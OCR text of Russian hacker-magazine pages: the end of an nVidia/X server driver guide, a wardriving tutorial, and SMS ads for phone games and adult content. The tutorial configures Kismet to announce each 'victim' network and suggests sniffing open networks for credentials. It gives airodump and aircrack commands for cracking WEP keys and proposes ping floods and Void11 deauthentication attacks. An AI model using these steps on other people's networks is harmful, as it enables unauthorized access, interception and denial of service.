Рассмотрение каких-либо опций здесь будет лишним, потому как X-сервер достаточно умен, чтобы опросить видяху и выставить всем опциям нужные значения. Отмечу лишь одну полезную директиву: BusID (формат «PCI:bus:device:function»). С ее помощью можно указать месторасположение видеокарты на PCI-шине. X-сервер способен и сам найти видеокарту, но если их установлено две, то для каждой придется прописать свой BusID. Найти видеокарту можно воспользовавшись утилитой */usr/bin/lspci*, или выполнив команду *cat /proc/pci*. Например, после выполнения приведенной команды я увидел такую запись:

```
Bus 2, device 0, function 0
VGA compatible controller: nVidia Corporation NV11 [GeForce2 MX/MX
400] (rev 178).
```

Следовательно, мне необходимо прописать в секции Device строку: BusID "PCI:2:0:0".

В последнее время крупнейшие производители видеокарт (ATI и nVidia) занялись выпуском драйверов для Linux и FreeBSD. Во многом родные драйвера превосходят те, что поставляются с X-сервером. Поэтому настоятельно рекомендую владельцам видеокарт от этих производителей сходить на официальные сайты (*www.nvidia.com* и *www.ati.com*) и скачать последние версии драйверов.

Рассмотрим процесс установки nvidia-драйверов. Они распространяются в самораспаковывающемся архиве, который имеет расширение ".run". Так как часть драйвера является модулем ядра, то необходимо заранее позаботиться о том, чтобы в каталоге */usr/src/linux* (*/usr/src/sys* для FreeBSD) находились исходники ядра. Теперь выйди из иксов и от имени суперпользователя запусти предварительно скачанный файл с драйверами. Перед тобой появится окошко, выполненное в удобном ncurses-интерфейсе. Далее тебе предложат согласиться с лицензией и зададут еще несколько вопросов. Когда появится вопрос о том, хочешь ли ты скачать прекомпилированный модуль ядра с сайта nvidia, отвечай «нет», пусть сам собирает из исходников.

После благополучного окончания установки открой конфиг иксов и убери из секции Module строки: Load "dri" и Load "GLcore", но оставь строку: Load "glx". Далее в секции Device пропиши: driver "nvidia" и удали/закомментируй предшествующую запись. Теперь можешь запускать иксы и оценить производительность 3D при помощи теста */usr/X11R6/bin/glxgears*.


Драйвер от nVidia привносит с собой множество полезных (и не очень) опций. Рассмотрим две из них (со всеми можно ознакомиться, заглянув в секцию D файла */usr/doc/NVIDIA_GLX-1.0/README*):

1 **NoLogo** — позволяет отключить заставку nVidia, демонстрируемую во время запуска иксов. Значение по умолчанию: false.

2 **RenderAccel** — включает аппаратное ускорение расширения X-сервера RENDER, используемого в основном для сглаживания шрифтов. Значение по умолчанию: false.

[пример секции Device]

```
Section "Device"
  Identifier "GeForce2"
  Driver "nvidia"
  Option "NoLogo" "true"
  Option "RenderAccel" "true"
EndSection
```



так выглядит тест производительности 3D

В поставку с драйвером входит утилита nvidia-settings. С ее помощью можно не только получить множество сведений о видеокарте и поддержке OpenGL, но и изменить такие параметры драйвера, как яркость, контраст, гамма, сглаживание.

Нельзя не упомянуть об инструменте nvclock, который предоставляет возможность изменять частоты графического чипа и видеопамяти, что более чем актуально, так как на многих видеокартах они искусственно занижены. Сама утилита имеет аж три интерфейса командной строки и два графических (для GTK+2 и QT). Причем интерфейс командной строки наиболее привлекателен, так как позволяет прописать необходимую команду в загрузочные скрипты. Например, ты можешь записать в */etc/rc.d/rc.local* команду: "nvclock -n 250 -m 200", и при каждой загрузке будут устанавливаться частоты: чип — 250 МГц и память — 200 МГц



channel hopping

Воздушные асы XXI века

Арсенал вардрайвера-юниксоида

БЕСПРОВОДНЫЕ ТЕХНОЛОГИИ УЖЕ ДАВНО ПЕРЕСТАЛИ БЫТЬ ЭКЗОТИКОЙ, УДЕЛОМ ИЗБРАННЫХ. ЛЮБОЙ СОВРЕМЕННЫЙ НОУТБУК КОМПЛЕКТУЕТСЯ WI-FI КАРТОЙ, А ЗА $50 МОЖНО БЕЗ ПРОБЛЕМ ПРИОБРЕСТИ ТОЧКУ ДОСТУПА. БЕСПРОВОДНЫЕ СЕТИ ОКУТЫВАЮТ ОДИН ГОРОД ЗА ДРУГИМ, А ПОТОМУ ВСЕ БОЛЬШУЮ ПОПУЛЯРНОСТЬ НАБИРАЕТ ТАКОЕ ЦИФРОВОЕ РАЗВЛЕЧЕНИЕ, КАК ВАРДРАЙВИНГ. У ТЕБЯ ЕСТЬ НОУТБУК, И ТЫ ПОЛОН ЖЕЛАНИЯ СТАТЬ КОРОЛЕМ ВОЗДУХА? ОТЛИЧНО, НО ГОТОВА ЛИ ТВОЯ СИСТЕМА К ТОМУ, ЧТОБЫ СТАТЬ ПОЛНОЦЕННЫМ, МНОГОФУНКЦИОНАЛЬНЫМ ИНСТРУМЕНТОМ В РУКАХ ОПЫТНОГО ВАРДРАЙВЕРА? ЕСЛИ НЕТ — НЕ БЕДА, ВОТ ТЕБЕ НАШЕ РУКОВОДСТВО | Anton Karpov (toxa@real.xakep.ru)

[беспроводные карты всех мастей] Если ты обладатель ноутбука с технологией Intel Centrino, то поспеши обновить свою систему до актуальной версии (FreeBSD — до 6.0 или CURRENT, OpenBSD — до 3.8, Linux — до последнего стабильного 2.6 ядра). Дело в том, что эти системы начали полноценно поддерживать, построенные на центриновском чипсете, карты (Intel PRO/Wireless 2100 и 2200BG/2225BG/2915ABG) сравнительно недавно. Что понимается под «полноценной» поддержкой? Здесь имеется в виду использование карты в режиме Monitor mode. Как известно, беспроводная карта обязана уметь работать, как минимум, в двух режимах: BSS (Basic Service Set) aka Infrastructure, когда клиент подключен к сети с использованием точки доступа (как правило, беспроводные сети строятся именно по такому принципу), и IBSS (Independent Basic Service Set) aka ad-hoc, когда клиент подключен без использования точки доступа (связь «точка-точка», например, когда необходимо связать по сети два компьютера, чтобы обменяться файлами). Проблема для вардрайвера состоит в том, что ни один из этих режимов не подходит для ловли пакетов и обнаружения точек доступа. Ведь очевидно, что в обоих случаях карта так или иначе должна быть ассоциирована с сетью, и ее перевод в promisc mode не даст много бонусов. Карта действительно будет ловить все пакеты, но только адресованные всем клиентам какой-либо конкретной сети (на которую она настроена). Для того чтобы ловить все 802.11-фреймы, но при этом не быть ассоциированным ни с одной сетью, существует режим монитора (Monitor mode). Поддержка драйвером карты этого режима в Linux/BSD во многом определяется открытостью спецификаций на карту. Полнофункциональные драйвера существуют для карт на чипсете Prism-{II,2.5,3}, Orinoco, Atheros, Ralink, Aironet. Intel'овские карточки получили полную поддержку не так давно («родной» драйвер для BSD-систем «научился» этому только 22 мая этого года). К тому же лицензия не позволяет свободно распространять загружаемую прошивку (firmware), необходимую для работы этих карт, так что пользователям BSD-систем придется найти ее самим, как и утилиту ipwcontrol(8) (в случае FreeBSD), чтобы загрузить прошивку.


Вторая по степени важности, после драйвера, возможность карты — подключение внешней антенны. Наверное, ни для кого не является секретом, что, используя внешнюю антенну с коэффициентом усиления 8—10 dBi (такие антенны можно легко купить за $30—50), можно обнаружить сети в гораздо большем радиусе, чем если бы использовалась штатная встроенная антенка. Некоторые карты имеют на борту маленький разъем, именуемый Lucent MC, или просто MC. Сами антенны «домашнего» формата (хотя, конечно, можно купить и промышленную outdoor-антенну и водрузить ее на крышу автомобиля) чаще всего комплектуются разъемом RP-SMA, так что, помимо карты и антенны, необходим переходник pigtail, который можно найти на радиорынке.

[kismet — как много в этом звуке!] Главный инструмент вардрайвера — сканер-детектор беспроводных сетей. А главный сканер для Unix-like систем — это, безусловно, Kismet (*www.kismetwireless.net*). Он построен с использованием клиент-серверной архитектуры (сервер запускается на одной машине, клиенты с графическим интерфейсом запускаются с удаленных машин и соединяются с сервером, обрабатывая полученную от него информацию) и обладает исключительной функциональностью. Kismet может быть интегрирован и с другим софтом, таким как IDS Snort или GPS-навигатор. Помимо всего прочего, он поддерживает большое количество карт.

Перейдем непосредственно к установке (в случае FreeBSD):

```
$ cd /usr/ports/net-mgmt/kismet
# make install clean
```

Теперь перед тем как углубиться в настройки Kismet'а, уделим внимание принципам работы сканера. Kismet переводит карту в режиме Monitor и начинает «прыгать» по каналам (channel hopping) в поисках беспроводного трафика. Поймав сигнал, сканер ловит и обрабатывает беспроводные фреймы (аутентификационные, информационные), на основе чего делает вывод о типе сети, поддержке шифрования, SSID, производителе точки доступа и т.д. Адресация и наличие клиентов в сети определяется перехватом другого типа фреймов — фреймов данных. Таким образом, Kismet работает в полностью пассивном режиме, и потому не дает себя обнаружить.



kismet умеет строить нагрядные графики



вардрайверы во всеоружии


Можно с гордостью сказать, что Kismet способен находить даже «скрытые» сети. Под «скрытой» сетью понимается точка доступа с отключенной функцией Broadcast SSID. По умолчанию AP рассылает управляющие фреймы (beacons), в которых содержится информация, в том числе и об идентификаторе сети. В качестве меры безопасности многие вендоры включают в свои продукты возможность отключения такой рассылки. Польза от этого довольно сомнительная: как только легитимный клиент инициирует передачу данных, он все равно «светит» SSID, и Kismet может с легкостью это обнаружить.
Настройка Kismet весьма проста. В минимальном варианте — указание пользователя, с правами которого будем запускать Kismet и драйвера карты.

```
# vi /usr/local/etc/kismet.conf
suiduser=toxa
```

Запускать сканер полностью от root небезопасно, вот почему нам потребуется указать пользователя, до прав которого Kismet будет понижать привилегии, после того как будет запущен от рута.

```
source=radiotap_bsd_b,ath0,atheros
```

Используемый драйвер задается в формате «драйвер,имя_интерфейса,алиас» и предписывает сканеру загружать соответствующие драйвера для данного интерфейса, а в дальнейшем оперировать с этой записью под определенным алиасом. Основная платформа разработки Kismet — Linux, и, в случае использования этой ОС, типом карты может быть prism2, orinoco, atheros, то есть любой поддерживаемый драйвер (обратись на страницу Kismet за информацией).
Для BSD существует универсальный враппер под названием Radiotap. Я запускаю Kismet на FreeBSD, потому и указал radiotap_bsd_b. Так как карточка у меня на чипсете Atheros, то и интерфейс — ath0. Все это названо как atheros. Кстати, поддержка radiotap появилась лишь во FreeBSD 6.x/7.x, NetBSD-current и в OpenBSD, начиная с версии 3.7. Об обновлении операционки мы уже говорили.


снифаем «беспроводной» трафик

список обнаруженных беспроводных сетей

```
enablesources=atheros
```

Эта запись активирует вышеописанную конфигурацию. Так, если используются разные карты, можно указать записи вида source и включать их по мере необходимости.
В принципе, Kismet уже готов к работе. Но мы пойдем дальше. В качестве реакции на каждую найденную сеть мы научим Kismet шедевральным голосом произносить всю информацию о сети. Для этого мы интегрируем его с «программой-говорилкой» Festival.

```
$ cd /usr/ports/audio/festival
# make install clean
# vi /usr/local/etc/kismet.conf
speech=true
festival=/usr/local/bin/festival
speech_type=nato
speech_encrypted=New victim found, s.s.i.d. %s, channel %c, damn, it is encrypted.
speech_unencrypted=New victim found, s.s.i.d. %s, channel %c, woohoo, it is open.
```

Если требуется передавать данные на вход другой программе (например, IDS), можно воспользоваться опцией fifo.
Еще одна интересная возможность — интеграция с GPS. Исколесив полгорода и обнаружив несколько сотен сетей, было бы полезно сопоставить географические координаты точек доступа с картой города, чтобы знать, куда возвращаться ;). Для Unix-like систем написан специальный демон для общения с GPS-устройством, gpsd (gpsd.sf.net). Все, что тебе нужно, — это устройство (с USB или Serial интерфейсом), поддерживаемое демоном gpsd. Включить поддержку GPS в Kismet можно опцией gps=true в kismet.conf. Для визуализации полученной информации в состав Kismet входит утилита gpsmap. Она способна отображать маршрут, зону покрытия сети, сведения о сети и накладывать все это на карту местности. Необходимые карты можно скачать из Сети.
Допустим, вардрайвер прокатился по местности, обнаружил большое количество сеток, и теперь ему хочется посмотреть, где располагались точки доступа с привязкой к конкретной карте. Тогда он запускает:

```
$ gpsmap -S 4 --metric GPSlog
```

Флаг -S определяет, откуда gpsmap попытается стянуть карту местности. Флаг -metric обозначает, что gpsmap будет скачивать карты в метрической системе (по умолчанию в нем используется измерение в милях). Из остальных возможностей gpsmap:

```
--draw-track — отслеживание маршрута вардрайвера;
--draw-power-zoom — отображение силы сигнала;
--draw-legend — отображение информации о сетях.
```

Завершив настройки, перейдем в каталог, открытый на запись suiduser'у, и запустим Kismet:

```
$ cd /tmp
# kismet
```

Запустится сервер (по умолчанию слушает 127.0.0.1:2501), а затем и клиент, который автоматически подсоединится к серверу. Обнаруженные точки доступа тут же высветятся со всей необходимой информацией: имя и тип сети, наличие шифрования, канал, количество пойманных пакетов, IP-диапазон. Клиент имеет удобный консольный ncurses-интерфейс. Основные ключи:

e — вывести список серверов Kismet (в нашем случае он единственный, запущенный локально).
z — убрать все панели, кроме списка сетей (чтобы ничего не отвлекало ;). Повторное нажатие возвращает спрятанные панели.
m — включить/выключить звук.
s — отсортировать список сетей. По умолчанию найденные сети отображаются в режиме autofit. Сортировать можно по времени появления сети, количеству пакетов, идентификаторам, либо силе сигнала.
c — удобная возможность просмотреть всех клиентов сети (помимо прочего, MAC-адрес и IP-адрес).

Игры

Хочешь узнать, какие игры подходят для твоего телефона? Отправь SMS **JAVA** на номер **9988** (для абонентов «Мотив» **9955**) (0,15 у.е. без НДС) или зайди на **wap.relax.ru**

Age of Heroes: Армия Мрака

Код загрузки: 36149




Над миром вновь нависла угроза подземного мрака, мертвецы встали из своих могил, чтобы очистить землю от живых, им движет вечный голод и чья-то злая воля.

Тебе предстоит спасти человечество от порождений тьмы. Путь героя непрост, его подстерегают опасные приключения и сложные задания, но отважные воины готовы присоединиться к твоей армии, а те, кто на светлой стороне, укажут правильный путь. Магия и артефакты надежно послужат тебе. Спаси мир от нечисти!

Christmas ChiX

Код загрузки: 36414



Christmas ChiX - это увлекательная аркадная игра, в которой Вам потребуется открывать скрытые изображения прекрасных девушек в самых сексуальных рождественских нарядах. Вам нужно будет заполнять игровое поле и в то же время избегать различных врагов. Christmas ChiX содержит 40 уровней, сложность их увеличивается по мере прохождения игры. В уровнях содержатся 9 разных картинок с рождественскими девушками. Джентльмены, насладитесь самой эротической рождественской игрой для мобильных телефонов! И не попадитесь!

Pizza Magnate

Код загрузки: 36415




Стань на время владельцем пиццерии и зашиби кучу денег! Пусть конкуренты в ужасе закрывают свои заведения и подписывают документы о банкротстве. Теперь твое время стать настоящим магнатом на рынке пиццы!

Стать известным не просто, ведь есть опасные конкуренты и бандиты, неблагоприятные районы и некультурные посетители, отпугивающие покупателей. Необходимо принимать правильные решения, чтобы не допустить провала.

Real Tournament


Код загрузки: 36416



Это настоящий командный экшен для мобильного телефона. Не важно, какая игра вам больше по душе: Десматч или Захват флага, - в любом типе игры вы сможете использовать лифты, поезда и космические мотоциклы с мощными бластерами. Качественный искусственный интеллект составит вам достойную конкуренцию, а продуманные уровни заставят вас выбирать подходящую тактику в зависимости от ситуации. Убивайте соперников, кооперируйтесь с напарником. И пусть трепещут "боты" - покажите, кто главный на арене!

Russian Star - Krystina


Код загрузки: 36189



Russian Stars. Волнующая и обаятельная супермодель Кристина из России. Вы будете потрясены ее красотой, Вы не сможете противостоять ее страсти, Вы будете очарованы ее соблазнительной фигурой. Сегодня она будет позировать специально для Вас.
Russian Stars - это великолепное качество слайдов, волшебное шоу соблазнов с беспрецендентно удобным управлением и великолепными возможностями. Соблазнительная и волнующая русская супермодель Кристина силой своей страсти очарует Вас.

Shark Fishmageddon

Код загрузки: 36413



Жизнь водного мира, какая она есть - ешь быстро, или умри молодым! Ты маленькая акула, у которой есть шанс стать большой и неуязвимой. Кушай разноцветных рыбок и разнообразные бонусы, закусывай вкусными аквалангистами, убегай от вооруженных до зубов ловцов акул, которые, кстати, тоже годятся в пищу. Главное, помни - есть надо быстро и опасаться тех акул, что больше тебя по размерам. Впервые в одной игре тебе доступны ее две разные версии: "Shark Fishmageddon" и "Shark Evolution"!

Stirlitz

Код загрузки: 36150



Самая веселая бродилка для мобильных телефонов позволит Вам погрузиться в борьбу с коварным диктатором. Остановите безумца и его солдат. Помогите разведчику собрать все тайны и секретные бумаги.

Скучать не придется, ведь предстоит пройти 15 уровней в 3 совершенно разных мирах, протя-женностью более 300 экранов. Горы разнообразных противников, мощное оружие для их уничтожения и отличная физика игрового движка - вот чем отличается "Stirlitz" от других подобных игр.

Бумер

Код загрузки: 36147



...По ночным улицам Москвы мчится черный BMW, уходящий от погони. Цепь роковых событий с разборками и стрельбой поставила четырех героев - четырех друзей - вне закона. И в жизни без правил им нет пути назад...
Тебе предстоит уходить от погони, сопровождать дальнобойщиков, встревать в разборки и отстреливаться. Даже на дороге, которую лучше не выбирать, приходится постоянно доказывать. что круче тебя нет никого. А как это сделать - вспоминай фильм, он будет самой лучшей подсказкой.

Инструкция по закачке:
1) Создайте SMS-сообщение, в котором укажите код загрузки игры;
2) Отправьте созданное SMS-сообщение на короткий номер **9955***;
3) Дождитесь прихода ответного SMS-сообщения, содержащего ссылку на игру;
4) Используя WAP браузер Вашего телефона, перейдите по полученной ссылке и осуществите загрузку и установку выбранной Вами игры.
Стоимость игры: $2.5/75 руб. (без НДС)

9955

* для абонентов **«Мотив»** короткий номер **6655**

Получи убойный анекдот!



В самолете стюардесса спрашивает.
- Нет ли в самолете врача?...
Хочешь узнать окончание? Отправь **A 9573** на номер **9988***

9988


* Для абонентов **«Мотив»** короткий номер **6688**

Отправь **A** на номер **9988*** и читай самые убойные анекдоты на любые темы: про военных, о сексе, о программистах, автомобильные и многие другие.
Хочешь получить **АНЕКДОТ ДЛЯ ВЗРОСЛЫХ** - отправь sms **A AD** на номер **9988*!**
Если отправишь **A TH** на номер **9988***, получишь анекдот из рубрики **«Черный юмор»**!

Стоимость $0,15/4,5 рубля (без НДС)

Запретных тем НЕТ!





Отправь sms-сообщение **EROT** на номер **9988**. В ответ ты получишь ссылку на эротический рассказ.

Для любителей экзотики все темы на **www.mobile.relax.ru**

Стоимость sms - 0,15 у.е. без налогов
Внимание: необходимо подключение услуги WAP/GPRS
Лицам до 18 лет пользоваться сервисом запрещено



9988

Для абонентов **«Мотив»** короткий номер **6688**

Цветные картинки

www.MOBILE.RELAX.ru

36120	36122	36182	36121	36152	36169
36157	36166	36151	36167	36251	36183
36190	36174	36249	36176	36153	36168
36250	36158	36180	36161	36163	36155

Новый Год!



Реалтоны

Поздравление Санта Клауса	36341	Бой Курантов	36344
Поздравление (детский голос)	36342	Срождеством и с Новым годом	36345
Поздравление (женский голос)	36343	Ветер	36346

36264	36263	36262	36258	36255	36253	36265
36261	36254	36260	36257	36256	36252	36259





Отправь SMS на короткий номер*

Мелодии

Стоимость сообщения **$0,75**

Исполнитель / Название	Полифония	Монофония (Nokia)	(Siemens)	(EMS)
ABBA / Happy New Year	36422	3642201	3642203	3642202
Axel F / Crazy Frog	36123	3612301	3612303	3612302
Crazy Frog / Popcorn NEW	36197	3619701	3619703	3619702
David Guetta / The World is Mine	36115	3611501	3611503	3611502
Depeche Mode / Precious NEW	36200	3620001	3620003	3620002
George Michael / Last Christmas	36424	3642401	3642403	3642402
Jingle Bells	36423	3642301	3642303	3642302
Moby / Lift Me Up	36133	3613301	3613303	3613302
Rasmus / No Fear	36196	3619601	3619603	3619602
Robbie Williams / Tripping	36195	3619501	3619503	3619502
Timo Maas &Brian Molko / First Day	36125	3612501	3612503	3612502
Братья Гримм / Кустурица NEW	36193	3619301	3619303	3619302
В лесу родилась елочка	36421	3642101	3642103	3642102
Венгеров & Федорофф / Кавказская пленница	36135	3613501	3613503	3613502
Дельфин / Серебро	36199	3619901	3619903	3619902
Дискотека Авария / Новогодняя	36417	3641701	3641703	3641702
Корни / 25 Этаж	36126	3612601	3612603	3612602
Кукрыниксы / Звезда(9 рота) NEW	36192	3619201	3619203	3619202
Тату / All About Us	36191	3619101	3619103	3619102
м/ф Ну погоди / Песня Зайца и Волка	36420	3642001	3642003	3642002

Только для телефонов: Samsung - все многоголосные модели, Alcatel 535/735, SonyEricsson - все многоголосные модели, Nokia 3650/3660/7650/6600/6230/N-Gage, Sagem MyX.

Звуки

Женский оргазм	36142	Свист	36408
Демонический смех	36407	Гром	36143
Индейские барабаны	36137	Голос робота	36146
Звонок старого телефона	36138	Радостный крик	36139
Воздушная тревога	36410	Говорящая утка	36409

Для абонентов: МТС, «Билайн», «Мегафон», Теле2, Реком, Цифровая Экспансия, Байкалвестком, Енисейтелеком, Индиго (Архангельск, В.Новгород, Коми), «Мотив», НТК, Уралсвязьинформ, Ульяновск-GSM, ON (Татинком-Т), ON-GSM (Саратов)

Инструкция

Для получения мелодии или картинки пошлите SMS-сообщение, содержащее код на короткий номер **9922** (* для абонентов «Мотив» короткий номер - **6622**). Вам придет сообщение, содержащее мелодию или картинку (либо wap-ссылку). Ссылка действительна в течение 24 часов. В случае ошибочного запроса, услуга будет считаться оказанной. Для получения полифонических мелодий, звуков или цветных картинок необходимо подключить услугу WAP/GPRS у своего оператора.
Полифонические мелодии доступны для многоголосных телефонов.
Цветные картинки доступны для телефонов с цветным экраном.
Монофонические мелодии доступны для одноголосных телефонов Nokia и Samsung.
EMS-мелодии доступны для одноголосных телефонов: Alcatel, Motorola, Panasonic, Pantech, Phillips, Siemens, SonyEricsson.
СТОИМОСТЬ запроса у операторов Байкалвестком, Енисейтелеком - $0,6 (без НДС); МТС, «Билайн», «Мегафон», Теле2, Реком, Цифровая Экспансия, НТК - $0,75 (без НДС) (для игр - $2,5); Ярославль-GSM, Ульяновск-GSM, ON (Татинком-Т), Индиго (Коми, Архангельск, В.Новгород) - 18 руб. (без НДС); ON-GSM (Саратов), Астрахань-GSM, «Мотив» - 23 руб. (без НДС), Уралсвязьинформ – 26 руб. (без НДС) (для игр - 75 рублей). Входящие SMS - бесплатно.
Служба поддержки mobile.support@relax.ru.

Лицензия №33353 выдана Федеральной службой по надзору в сфере связи

L — выключить channel hopping, «залочив» его на заданном канале. То есть не искать сети на других каналах.
H — вернуться к режиму channel hopping.
i — детальная информация по выбранной сети.

Общая информация о сети состоит из идентификатора (SSID), типа сети (чаще всего это будет A — Access Point), наличия шифрования (W), канала (Ch), диапазона адресов (IP Range), а также различных флагов (подробнее о них можно прочесть во встроенной подсказке, кнопка h). Каждая сеть имеет цветовое кодирование, цвет сети определяется ее настройками.
По статистие чаще всего вардрайвер обнаруживает «желтые» и «красные» (согласно дефолтному цветовому кодированию Kismet) сети — это сети без шифрования и точки доступа с настройками по умолчанию (у которых не изменен ни IP-адрес, ни SSID!). Обнаружив такие сети, вардрайвер не тушуется и энергично запускает один из самых продвинутых сетевых сниферов/анализаторов протоколов, Ethereal:

```
$ cd /usr/ports/net/ethereal
# make install clean
```

Настроив снифер на беспроводной интерфейс и указав простейшие фильтры, можно часами медитировать на поток трафика, вылавливая «вкусные» пакеты с аутентификационными данными, почтовую переписку и все то, что попадает под термин «конфиденциальная информация» ;). Но настоящий вардрайвер, скорее всего, не будет заниматься подобными вещами. Для него представляет интерес сам факт обнаружения сети и возможность к ней подключиться. Правда, мы же не хулиганы какие ;). Для подключения очень пригодится направленная антенна, без нее может возникнуть неприятная ситуация, когда сеть обнаружена, и пакеты перехватываются, а вот подключиться мощности сигнала не хватает.

[ключ на старт] Но что делать, если Kismet окрасил сеть в зеленый цвет, что означает наличие шифрования. Если в графе W стоит значение Y — это значит, что сеть защищена WEP'ом, соответственно, можно попытаться взломать ключ.
Как известно, в протоколе WEP (Wired Equivalent Privacy) существуют фундаментальные уязвимости (подробный «разбор полетов» можно найти в статье «Воздушный дуршлаг», X #2/2005), и после их обнаружения появилось множество утилит, взламывающих ключ на основе анализа перехваченных пакетов. Вместе с методами взлома совершенствовались и утилиты (первое поколение «взломщиков WEP», такие программы, как dwepdump и airsnort, требовали чуть ли не гигабайты трафика), самый продвинутый и самый быстрый алгоритм взлома реализован в наборе утилит aircrack (*www.cr0.net:8040/code/network/aircrack/*). В этот набор входят утилиты airodump для сбора пакетов, aireplay для внедрения пакетов в сеть, aircrack для непосредственного взлома ключа и airdecap — бонус для расшифровки WEP/WPA дампов.



модный инструмент вардрайверов

Aircrack работает существенно быстрее, чем его предшественники. Взлом ключа — лишь дело времени, для успешной атаки необходимо накопить достаточное количество пакетов с векторами инициализации (IV, всю теорию WEP можно прочесть в вышеупомянутой статье). Так, aircrack'у требуется около 500000 пакетов для взлома 128-битного ключа, что составляет несколько часов работы хорошо загруженной беспроводной сети. В простейшем случае можно просто пассивно копить пакеты, запустив airodump. К сожалению, airodump (как и aireplay) исключительно Linux-специфичны, и не нашлось пока добровольца портировать эти полезные утилиты под BSD.
Ловим пакеты на одиннадцатом канале и пишем дамп в dumpfile:

```
# airodump eth1 dumpfile 11
```

А затем натравливаем на дамп aircrack:

```
$ aircrack dumpfile.cap
```

Замечу, что aircrack умеет взламывать не только WEP, но и WPA-PSK ключи. Если пакетов с IV собрано достаточно, через некоторое время aircrack поздравит тебя надписью KEY FOUND!
Единственная проблема такого пассивного метода — процесс может идти очень медленно. Чтобы быстрее взломать ключ, а значит, накопить необходимое количество пакетов с IV, нужно заставить сеть генерировать такие пакеты. Если имеется доступ к какой-нибудь машине в сети, самый действенный способ — устроить ICMP-шторм командой ping -f. В таком случае требуемое количество IV накапливается за минуты ;). Если подобной возможности нет, следует прибегнуть к более изощренным методам.
Например, можно заставить клиентов беспроводной сети генерировать трафик путем постоянного переподключения к AP, то есть устроить так называемую deauth attack. Посылать клиентам деаутентификационные фреймы будем с помощью утилиты Void11 (*www.wlsec.net/void11/*). Эта тулзенка способна устроить настоящий DoS, флудя беспроводные сети деаутентификационными пакетами. Кроме этого, она умеет флудить и сам AP, посылая ему поддельные аутентификационные запросы от разных адресов. И опять стоит, к сожалению, упомянуть, что работает Void11 только под Linux, причем для его функционирования требуется установить Linux HostAP драйвер (hostap.epitest.fi).
Как ты помнишь, Kismet может показать нам список клиентов сети. Нам понадобятся их MAC-адреса, а также MAC-адрес точки доступа. После этого запускаем Void11:

